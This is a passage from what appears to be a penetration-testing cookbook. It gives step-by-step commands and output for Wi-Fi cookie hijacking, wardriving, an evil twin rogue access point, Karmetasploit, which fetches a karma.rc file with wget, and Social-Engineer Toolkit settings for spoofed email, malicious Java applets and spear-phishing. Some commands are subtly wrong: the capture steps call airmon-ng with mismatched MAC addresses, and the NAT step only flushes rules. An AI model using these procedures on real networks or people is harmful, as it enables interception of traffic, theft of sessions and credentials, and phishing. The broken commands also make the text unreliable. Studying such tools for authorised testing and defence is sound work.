


Fern WiFi Cracker can only be installed on Linux-based systems. For Windows, we opt for Windows WiFi Cracker.

How to do it...

Fern Cookie Hijacker is a new feature added in Fern WiFi Cracker 1.45; it is a Wi-Fi-based session hijacking tool that is able to clone remote online web sessions by sniffing and capturing wireless cookie packets from remote hosts by intercepting reachable wireless signals. This is done by intercepting reachable wireless signals, as seen in the next screenshot.

It is capable of decrypting WEP-encrypted packets on the fly to process session cookies transmitted over the air:



Fern Cookie Hijacker is provided with smart integrated code to detect and intercept cookie packets; it does not wait to collect the complete cookie acknowledgement during the initial authentication phase. It pulls the cookies and associates them with their respective hosts, as they are transmitted over the wireless network.

How it works...

Fern Cookie Hijacker is equipped with a smart integrated code to detect and intercept cookie packets. There is a difference between common cookie detection engines and Fern Cookie Hijacker; it does not wait to collect complete cookie acknowledgement during the initial authentication process, but pulls out cookies and associates them with their designated hosts ,as they are transmitted over the wireless network.

Locating a target's geolocation

Some users of Fern requested a Mac address key area in the programs database, after a feature was added to the program. But if we think deep, what real use would the Mac address in the database key area really serve at its idle committed state.


Then, a need was felt to add a feature to the Fern toolbox dialog that included an area to track the geographical coordinates and display maps, country, state country code, and other geographical details, using only the Mac address of the Wi-Fi access points in a novice-friendly manner. After all, that was what Fern was made for. Yes, for the novice!

Getting ready


Navigate to **BackTrack | Exploitation Tools | Wireless Exploitation Tools | WLAN Exploitation | fern-wifi-cracker**.

How to do it...

1. Open the Fern WiFi Cracker toolbox. The Fern toolbox will look as shown in the following screenshot:



2. By giving a MAC address which we want to track or identify its geolocation, we can easily find its map. A screenshot showing its working is as follows:



Wardriving is the method of searching for Wi-Fi networks by a person in a moving vehicle, with the help of a portable computer, **Personal Digital Assistant (PDA)**, or smartphone.



Wardriving is originated from the word wardialing, a method popularized by a role played by *Matthew Broderick* in the film *WarGames*, and named after that film. War dialing involves dialing every phone number in a specific sequence in search of modems.

There are many software available for free on the Internet for different platforms. Some of them are as follows:

- ▶ Windows: NetStumbler, InSSIDer, or Ekahau Heat Mapper
- ▶ Linux: Kismet or SWScanner
- ▶ Android: G-MoN, Wardrive, and Wigle WiFi
- ▶ iPhone: Sony PSP, WiFi-Where
- ▶ Symbian: Wlan Pollution

In this recipe, we will learn how to achieve wardriving with the help of Kismet and GPS. Kismet detects networks by passively gathering packets and detecting standard named networks, hidden networks, and inferring with the presence of non-beaconing networks via data traffic.



Kismet is an 802.11 layer 2 wireless network detector, sniffer, and intrusion detection system. It will work with any wireless card which supports **raw monitoring (rfmon)** mode, can sniff 802.11b, 802.11a, 802.11g, and 802.11n traffic.

Getting ready

We will need a notebook, a Ubuntu operating system, an external Wi-Fi adapter (unless your laptop has space for an external Wi-Fi card), a GPS unit, or some way to mount your laptop.



Most internal cards do not have the range of ability to be set to monitor mode.

How to do it...

To achieve wardriving, we will be doing the following steps:

1. Install `kismet` using the following command:

```
apt-get install kismet
```
2. Then, open the `kismet` configuration file:

```
gedit /etc/kismet/kismet.conf
```
3. Then, remove the comment from the line `#suiduser=your_user_here`, and add the username that you use to log in to Ubuntu:

```
suiduser=monika
```
4. Change the setting of the Wi-Fi card (alfa card):

```
source=none,none,addme  
to  
source=rt8180,mon0,alfa
```
5. Configure the GPS to run on startup:

```
gps=true  
gpstype=gpsd  
gpshost=localhost:2947  
gpsmodelock=false  
gpsreconnect=true
```

6. Then, save and exit the file.
 7. Before running Kismet, run the alfa Wi-Fi card in monitor mode:

```
sudo airmon-ng check kill alfa & sudo airmon-ng start alfa.
```
 8. Now, it's time to attach our GPS to Kismet. To do this, first we need to install GPSd:

```
sudo apt-get install gpsd
```
 9. Start GPSd using the syntax given below. We'll need to give it as an argument, a path to a serial or USB port with a GPS attached to it:

```
gpsd -D 5 -N -n /dev/ttyUSB0
```
 10. Once GPSd is running, telnet to port 2947. We should see a greeting line that's a JSON object describing GPSd's version. Now, plug in the GPS (or AIS receiver, or RTCM2 receiver).
 11. Type `?WATCH={ "enable": true, "json" }` to start the raw and watcher modes. We should see lines beginning with `{` that are JSON objects representing reports from your GPS; these are reports in GPSd protocol.
 12. Start the `xgps` or `cgps` client. Then call it with no arguments. We will observe a display panel with position/velocity-time information, and a satellite display.
- It may take 15-20 minutes after it gets a sky view for it to download and begin delivering fixes.

How it works...

Now, all we have to do is go out and drive, bike, or even walk around with our notebook. It will automatically collect all the data from any wireless network it touches.

There's more...

A white paper from SANS is given at <http://www.sans.org/reading-room/whitepapers/wireless/guide-wardriving-detecting-wardrivers-174?show=guide-wardriving-detecting-wardrivers-174&cat=wireless> describing wardriving with MacStumbler.

Understanding an evil twin attack

An evil twin attack is a type of Wi-Fi attack, similar to website spoofing and e-mail phishing attacks.

It is also called a Rogue AP attack. It actually pretends to be a real access point and tricks other users into connecting.

Getting ready

We will create a scenario with equipment such as real AP, fake AP (BackTrack 5 r3 live CD), monitor/capture (BackTrack 3 live CD), and a victim machine (Windows 7). We will be using the Aircrack-ng suite for wireless capture.

Assume the following MAC address of different components:

- ▶ Client MAC address : 00:1D:23:14:AD:BF
- ▶ Real AP MAC address : 00:0E:6F:CE:AE:C3
- ▶ Fake AP MAC address : 00:9B:28:6E:B2:AA

Assume the following subnet mask of real and fake AP:

- ▶ Real AP subnet : 192.168.1.0/24
- ▶ Fake AP subnet : 10.0.0.0/24

How to do it...

We will proceed further with tasks such as setting up monitoring and setting up fake AP. Let's see how we do it. We start with setting up monitoring:

1. First, boot the live CD and log in as the user `root` with the password `toor`.
2. Run `iwconfig` to find out the name of our wireless card; this is usually `wlan0` or `wifi0`. For this experiment, the wireless adapter is `wifi0`.
3. To activate monitor mode, use the following command:

```
airmon-ng start wifi0
```
4. This will create a new virtual (VAP) interface and place it in monitor mode. The name will depend upon the drivers, but it will be something like `ath0`. In this case, `ath2` was created. Every time we run `airmon-ng` on a real interface, a new virtual interface will be created unless we delete the previous one. To destroy a virtual interface, use the following command:

```
airmon-ng stop ath2
```



We should not run the `stop` command against `wifi0`, only the virtual interfaces.

- Once you have a virtual interface in monitor mode, we can start capturing traffic using the following syntax:

```
airodump-ng [interface name] -c [channel #] --bssid [MAC Address of AP] -w [filename]
```

The interface name is `ath2`. The `-c` option refers to the specific channel to listen on, this helps reduce the number of extra packets collected. The `--bssid` option allow us to filter for a specific AP. The `-w` option is used to save the dump to a file, and this value is used as the prefix for the output files.

- To capture against the real AP:

```
airmon-ng ath2 -c - 2 --bssid 00:0E:9B:6E:28:7D -w RealAPCapture
```

- To Capture against the fake AP:

```
airmon-ng ath2 -c - 2 --bssid 00:0E:9B:BF:AA:B2 -w FakeAPCapture
```



The output of running the `capture` command will produce two files, a `*.cap` file and a `*.txt` file. The `*.cap` file can be opened by Wireshark/`tcpdump` for analysis, and the `*.txt` file is in human readable format.

Now, run the following commands on the fake AP machine:

- First, boot the live CD and log in as the user `root` with the password `toor`.
- In order to obtain the software updates needed to run the attack successfully, we should bring up the wired Ethernet interface (`eth0`). To do this and have DHCP assign an IP address, run the following commands:

```
ifconfig eth0 up
dhclient
```

- The next step is to update the `aircrack-ng` suite:

```
svn co http://trac.aircrack-ng.org/svn/trunk aircrack-ng
cd aircrack-ng/
make && make install
```

- Configure the DHCP server (`dhcpd`) by editing the configuration file at `/etc/dhcp3/dhcpd.conf`:

```
option domain-name-servers 10.0.0.1;
default-lease-time 60;
max-lease-time 72;
ddns-update-style none;
authoritative;
```

```
log-facility local7;  
subnet 10.0.0.0 netmask 255.255.255.0 {  
    range 10.0.0.100 10.0.0.254;  
    option routers 10.0.0.1;  
    option domain-name-servers 129.21.17.3, 129.21.18.4;  
}
```

5. Now, start the fake AP:

```
airmon-ng start wifi0
```

6. Then we load the tunneling mode:

```
Modprobe tun
```

7. Now, we use `airbase-ng`, a part of the `aircrack-ng` suite to start a fake AP:

```
airbase-ng -e " EvilTwinTest " -c 2 -v ath0
```

8. Now, create the tunneling interface and configure:

```
ifconfig at0 up  
ifconfig at0 10.0.0.1 netmask 255.255.255.0  
ifconfig at0 mtu 1400
```

9. Create the default route using the following command:

```
route add -net 10.0.0.0 netmask 255.255.255.0 gw 10.0.0.1
```

10. Then, we configure `iptables` to perform network translation using NAT, in order to connect our clients to the Internet like a router would:

```
iptables --flush  
iptables --table nat --flush  
iptables --delete-chain  
iptables --table nat --delete-chain
```

11. Next, we configure DHCP:

```
echo > '/var/lib/dhcp3/dhcpd.leases'  
dhcpd3 -d -f -cf /etc/dhcp3/dhcpd.conf at0 &
```

The former command will remove any old leases that may be present. The later command is used to start the DHCP server using our configuration file.

Once these commands have been executed, any victim will be able to connect to our fake AP as if it were a real AP.

How it works...

The victim's notebook/laptop will first connect to the real AP. When we run the fake AP, the victim will in turn be de-authenticated from the real AP and authenticated with our fake AP.

A hacker sets its service identifier (SSID) the same as an access point at the local hotspot or corporate wireless network. The hacker disrupts or disables the legitimate AP by disconnecting it and directing a DoS attack against it. As a consequence, users lose their connections to the legitimate AP and re-connect to the evil twin, allowing the hacker to intercept all the traffic to that device.

Configuring Karmetasploit

Dino Dai Zovi and Shane Macaulay, two security researchers, wrote a set of wireless security tools developed as a PoC of a vulnerability and called it Karma. It was later integrated with Metasploit and called Karmetasploit. These vulnerabilities are actually in the implementation of the algorithms for connecting to previous networks.



Karmetasploit is the merge of Karma and Metasploit. So you have an evil AP which accepts all connections, and you have the powerful Metasploit.

In the process of connecting to a wireless network, most of the operating systems often keep the previous network's connections with them as the referred networks list and send continuous probes in search of these networks. Once the network is found, the system automatically connects to the network



If more than one of the probed networks is found, it connects to the network with the highest signal.

Because of sending continuous probes, any hacker within this range can listen passively and see the networks the user is probing for. The hacker actually leverages vulnerabilities in the implementation of the algorithms for connecting to previous networks, so it is possible for an attacker to set up a fake access point and have the victims connect to it. Once the victim is connected to the fake AP, the attacker now has IP-level connection with the victim. He can now launch any attacks against the victim.

Getting ready

Obtain the `karma.rc` file by running the `root@bt:~# wget http://www.offensive-security.com/downloads/karma.rc` command.

How to do it...

When clients attach to the fake AP we run, they will be expecting to be allocated an IP address. To configure Karmetasploit we will perform the following tasks:

1. Configure our `dhcpd.conf` file:

```
root@bt:~# cat /etc/dhcp3/dhcpd.conf
option domain-name-servers 10.0.0.1;
default-lease-time 60;
max-lease-time 72;
ddns-update-style none;
authoritative;
log-facility local7;
subnet 10.0.0.0 netmask 255.255.255.0 {
    range 10.0.0.100 10.0.0.254;
    option routers 10.0.0.1;
    option domain-name-servers 10.0.0.1;
}
```

2. Now, we need to install `activerecord sqlite3 ruby`:

```
root@bt:~# gem install activerecord sqlite3-ruby
Successfully installed activerecord-2.3.2
Building native extensions. This could take a while...
Successfully installed sqlite3-ruby-1.2.4
```

3. Let's see how we install the gems:

```
Installing ri documentation for activerecord-2.3.2...
Installing ri documentation for sqlite3-ruby-1.2.4...
Installing RDoc documentation for activerecord-2.3.2...
Installing RDoc documentation for sqlite3-ruby-1.2.4...
```

4. Restart the wireless adapter in monitor mode:

```
root@bt:~# airmon-ng
Interface  Chipset      Driver
wifi0      Atheros     madwifi-ng
ath0       Atheros     madwifi-ng VAP (parent: wifi0)
```

Next task is to stop the interface, then use `airmon-ng` to restart it in monitor mode. Then, we utilize `airbase-ng` to start a new network:

```
root@kali:~# airmon-ng stop ath0
Interface   Chipset      Driver
wifi0       Atheros      madwifi-ng
ath0        Atheros      madwifi-ng VAP (parent: wifi0) (VAP
destroyed)

root@bt:~# airmon-ng start wifi0
Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
-e
PID        Name
5636       NetworkManager
5641       wpa_supplicant
5748       dhclient3

Interface   Chipset      Driver
wifi0       Atheros      madwifi-ngError for wireless request
"Set Frequency" (8B04) :
        SET failed on device ath0 ; No such device.
ath0: ERROR while getting interface flags: No such device
ath1        Atheros      madwifi-ng VAP (parent: wifi0)

root@bt:~# airbase-ng -P -C 30 -e "U R PWND" -v ath1
For information, no action required: Using gettimeofday() instead
of /dev/rtc
18:25:30 Created tap interface at0
18:25:30 Trying to set MTU on at0 to 1500
18:25:30 Trying to set MTU on ath1 to 1800
18:25:30 Access Point with BSSID 00:1E:41:49:13:AD started
```

5. We have reached the final step and Airbase-ng has created a new interface for us, at 0. We will now assign ourselves an IP address and start up our DHCP server, listening on this new interface:

```
root@bt:~# ifconfig at0 up 10.0.0.1 netmask 255.255.255.0
root@bt:~# dhcpd3 -cf /etc/dhcp3/dhcpd.conf at0
Internet Systems Consortium DHCP Server V3.1.1
For info, please visit http://www.isc.org/sw/dhcp/
Wrote 0 leases to leases file.
Listening on LPF/at0/00:1e:41:49:13:ad /10.0.0/24
Sending on   LPF/at0/00:1e:41:49:13:ad /10.0.0/24
Sending on   Socket/fallback/fallback-net
Can't create PID file /var/run/dhcpd.pid: Permission denied.
root@bt:~# ps aux | grep dhcpd
dhcpd      6490  0.0  0.1  3812  1840 ?        Ss   18:28   0:00
dhcpd3 -cf /etc/dhcp3/dhcpd.conf at0
root      6493  0.0  0.0  3232   788 pts/0    S+   18:28   0:00
grep dhcpd
```

9

Social-Engineer Toolkit

In this chapter, we will cover:

- ▶ Getting started with the Social-Engineer Toolkit (SET)
- ▶ Working with the SET config file
- ▶ Working with the spear-phishing attack vector
- ▶ Website attack vectors
- ▶ Working with the multi-attack web method
- ▶ Infectious media generator

Introduction

Social engineering is an act of manipulating people to perform actions that they don't intend to do. A cyber-based, socially engineered scenario is designed to trap a user into performing activities that can lead to the theft of confidential information or some malicious activity. The reason for the rapid growth of social engineering amongst hackers is that it is difficult to break the security of a platform, but it is far easier to trick the user of that platform into performing unintentional malicious activity. For example, it is difficult to break the security of Gmail in order to steal someone's password, but it is easy to create a socially engineered scenario where the victim can be tricked to reveal his/her login information by sending a fake login/phishing page.

The Social-Engineer Toolkit is designed to perform such tricking activities. Just like we have exploits and vulnerabilities for existing software and operating systems, SET is a generic exploit of humans in order to break their own conscious security. It is an official toolkit available at <https://www.trustedsec.com/>, and it comes as a default installation with BackTrack 5. In this chapter, we will analyze the aspect of this tool and how it adds more power to the Metasploit framework. We will mainly focus on creating attack vectors and managing the configuration file, which is considered the heart of SET. So, let's dive deeper into the world of social engineering.

Getting started with the Social-Engineer Toolkit (SET)

Let's start our introductory recipe about SET, where we will be discussing SET on different platforms.

Getting ready

SET can be downloaded for different platforms from its official website: <https://www.trustedsec.com/>. It has both the GUI version, which runs through the browser, and the command-line version, which can be executed from the terminal. It comes pre-installed in BackTrack, which will be our platform for discussion in this chapter.

How to do it...

To launch SET on BackTrack, start the terminal window and pass the following path:


```
root@bt:~# cd /pentest/exploits/set
```

```
root@bt:/pentest/exploits/set# ./set
```

```
Copyright 2012, The Social-Engineer Toolkit (SET)
```

```
All rights reserved.
```

```
Select from the menu:
```



```
root: sh
File Edit View Bookmarks Settings Help
[---] Created by: David Kennedy (ReLlK) [---]
[---] Development Team: JR DePre (prime) [---]
[---] Development Team: Joey Furr (j0fer) [---]
[---] Development Team: Thomas Werth [---]
[---] Development Team: Garland [---]
[---] Version: 3.6 [---]
[---] Codename: 'MMMMhhhhhhhhhhhhhhhhhh' [---]
[---] Report bugs: davek@trustedsec.com [---]
[---] Follow me on Twitter: dave_rellk [---]
[---] Homepage: https://www.trustedsec.com [---]

Welcome to the Social-Engineer Toolkit (SET). Your one
stop shop for all of your social-engineering needs..

Join us on irc.freenode.net in channel #setoolkit

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

Select from the menu:
1) Social-Engineering Attacks
2) Fast-Track Penetration Testing
3) Third Party Modules
4) Update the Metasploit Framework
5) Update the Social-Engineer Toolkit
6) Update SET configuration
7) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set>
root: sh
```

If you are using SET for the first time, you can update the toolkit to get the latest modules and fix known bugs. To start the updating process, we will pass the `svn update` command. Once the toolkit is updated, it is ready for use.

The GUI version of SET can be accessed by navigating to **Applications | BackTrack | Exploitation tools | Social-Engineer Toolkit**.

How it works...


SET is a Python-based automation tool that creates a menu-driven application for us. Faster execution and the versatility of Python make it the preferred language for developing modular tools, such as SET. It also makes it easy to integrate the toolkit with web servers. Any open source HTTP server can be used to access the browser version of SET. Apache is typically considered the preferable server while working with SET.

There's more...

Sometimes, you may have an issue upgrading to the new release of SET in BackTrack 5 R3. Try out the following steps:

1. You should remove the old SET using the following command:

```
dpkg -r set
```



We can remove SET in two ways. First, we can trace the path to `/pentest/exploits/set`, making sure we are in the directory and then opt for the `'rm'` command for removing all files present there. Or, we can use the method shown previously.

2. Then, for reinstallation, we can download its clone using the following command:

```
Git clone https://github.com/trustedsec/social-engineer-toolkit /
set
```

Working with the SET config file


In this recipe, we will take a close look at the SET `config` file, which contains default values for different parameters that are used by the toolkit. The default configuration works fine with most of the attacks, but there can be situations when you have to modify the settings according to the scenario and requirements. So, let's see what configuration settings are available in the `config` file.

Getting ready

To launch the `config` file, move to the `config` file and open the `set_config` file:

```
root@bt:/pentest/exploits/set# nano config/set_config
```

The configuration file will be launched with some introductory statements, as shown in the following screenshot:



```
^ v x root@bt: /pentest/exploits/set
File Edit View Terminal Help
GNU nano 2.2.2 File: config/set config
#####
#####
##
## The following config file will allow you to customize settings within
## the Social Engineer Toolkit. The lines that do not have comment code
## ("##") are the fields you want to toy with. They are pretty easy to
## understand.
##
## The Metasploit path is the default path for where Metasploit is located.
## Metasploit is required for SET to function properly.
##
## The ETTERCAP function specifies if you want to use ARP Cache poisoning in
## conjunction with the web attacks, note that ARP Cache poisoning is only
## for internal subnets only and does not work against people on the internet.
##
## The SENDMAIL option allows you to spoof source IP addresses utilizing an
## application called SendMail. Sendmail is NOT installed by default on BackTra$
## To spoof email addresses when performing the mass email attacks, you must
## install Sendmail manually using: apt-get install sendmail
$
```

How to do it...

Let's go through it step-by-step:

1. First, we will see what configuration settings are available for us:

```
# DEFINE THE PATH TO METASPLOIT HERE, FOR EXAMPLE /pentest/
exploits/framework3
METASPLOIT_PATH=/pentest/exploits/framework3
```

The first configuration setting is related to the Metasploit installation directory. Metasploit is required by SET for proper functioning, as it picks up payloads and exploits from the framework:

```
# SPECIFY WHAT INTERFACE YOU WANT ETTERCAP TO LISTEN ON, IF
NOTHING WILL DEFAULT
```

```
# EXAMPLE: ETTERCAP_INTERFACE=wlan0
ETTERCAP_INTERFACE=eth0
#
# ETTERCAP HOME DIRECTORY (NEEDED FOR DNS_SPOOF)
ETTERCAP_PATH=/usr/share/ettercap
```

```
Ettercap is a multipurpose sniffer for switched LAN. Ettercap
section can be used to perform LAN attacks like DNS poisoning,
spoofing etc. The above SET setting can be used to either set
ettercap ON of OFF depending upon the usability. # SENDMAIL ON OR
OFF FOR SPOOFING EMAIL ADDRESSES
SENDMAIL=OFF
```

2. The sendmail e-mail server is primarily used for e-mail spoofing. This attack will work only if the target's e-mail server does not implement reverse lookup. By default, its value is set to OFF.

The following setting shows one of the most widely used attack vectors of SET. This configuration will allow you to sign a malicious Java applet with your name or with any fake name, and then it can be used to perform a browser-based Java applet infection attack:

```
# CREATE SELF-SIGNED JAVA APPLETS AND SPOOF PUBLISHER NOTE THIS
REQUIRES YOU TO
# INSTALL ---> JAVA 6 JDK, BT4 OR UBUNTU USERS: apt-get install
openjdk-6-jdk
# IF THIS IS NOT INSTALLED IT WILL NOT WORK. CAN ALSO DO apt-get
install sun-java6-jdk
SELF_SIGNED_APPLET=OFF
```

We will discuss this attack vector in detail in a later recipe, that is, the *Spear phishing attack vector*. This attack vector will also require JDK to be installed on your system. Let's set its value to ON, as we will be discussing this attack in detail:

```
SELF_SIGNED_APPLET=ON
```

```
# AUTODETECTION OF IP ADDRESS INTERFACE UTILIZING GOOGLE, SET THIS
ON IF YOU WANT
# SET TO AUTODETECT YOUR INTERFACE
AUTO_DETECT=ON
```

3. The AUTO_DETECT flag is used by SET to auto-discover the network settings. It will enable SET to detect your IP address if you are using NAT/Port forwarding, and it allows you to connect to the external Internet.

The following setting is used to set up the Apache web server to perform web-based attack vectors. It is always preferred to set it to ON for better attack performance:

```
# USE APACHE INSTEAD OF STANDARD PYTHON WEB SERVERS, THIS WILL
INCREASE SPEED OF
# THE ATTACK VECTOR
APACHE_SERVER=OFF
#
# PATH TO THE APACHE WEBROOT
APACHE_DIRECTORY=/var/www
```

4. The following setting is used to set up the SSL certificate while performing web attacks. Several bugs and issues have been reported for the WEBATTACK_SSL setting of SET. So, it is recommended to keep this flag OFF:

```
# TURN ON SSL CERTIFICATES FOR SET SECURE COMMUNICATIONS THROUGH
WEB_ATTACK_VECTOR
WEBATTACK_SSL=OFF
```

5. The following setting can be used to build a self-signed certificate for web attacks, but there will be a warning message saying `Untrusted certificate`. Hence, it is recommended to use this option wisely to avoid alerting the target user:

```
# PATH TO THE PEM FILE TO UTILIZE CERTIFICATES WITH THE WEB ATTACK
VECTOR (REQUIRED)
# YOU CAN CREATE YOUR OWN UTILIZING SET, JUST TURN ON SELF_SIGNED_
CERT
# IF YOUR USING THIS FLAG, ENSURE OPENSLL IS INSTALLED!
#
SELF_SIGNED_CERT=OFF
```

6. The following setting is used to enable or disable the Metasploit listener once the attack is executed:

```
# DISABLES AUTOMATIC LISTENER - TURN THIS OFF IF YOU DON'T WANT A
METASPLOIT LISTENER IN THE BACKGROUND.
AUTOMATIC_LISTENER=ON
```

7. The following configuration will allow you to use SET as a standalone toolkit without using Metasploit functionalities, but it is always recommended to use Metasploit along with SET in order to increase the penetration testing performance:

```
# THIS WILL DISABLE THE FUNCTIONALITY IF METASPLOIT IS NOT
INSTALLED AND YOU JUST WANT TO USE SETOOLKIT OR RATTE FOR PAYLOADS
# OR THE OTHER ATTACK VECTORS.
METASPLOIT_MODE=ON
```

These are a few important configuration settings available for SET. Proper knowledge of the `config` file is essential to gain full control over the SET.

How it works...

The SET `config` file is the heart of the toolkit, as it contains the default values that SET will pick while performing various attack vectors. A misconfigured SET file can lead to errors during the operation, so it is essential to understand the details defined in the `config` file in order to get the best results. The *How to do it...* section clearly reflects the ease with which we can understand and manage the `config` file.

Working with the spear-phishing attack vector

A spear-phishing attack vector is an e-mail attack scenario that is used to send malicious mails to target/specific user(s). In order to spoof your own e-mail address, you will require a `sendmail` server. Change the `config` setting to `SENDMAIL=ON`. If you do not have `sendmail` installed on your machine, then it can be downloaded by entering the following command:

```
root@bt:~# apt-get install sendmail
Reading package lists... Done
```

Getting ready

Before we move ahead with a phishing attack, it is imperative for us to know how the e-mail system works.

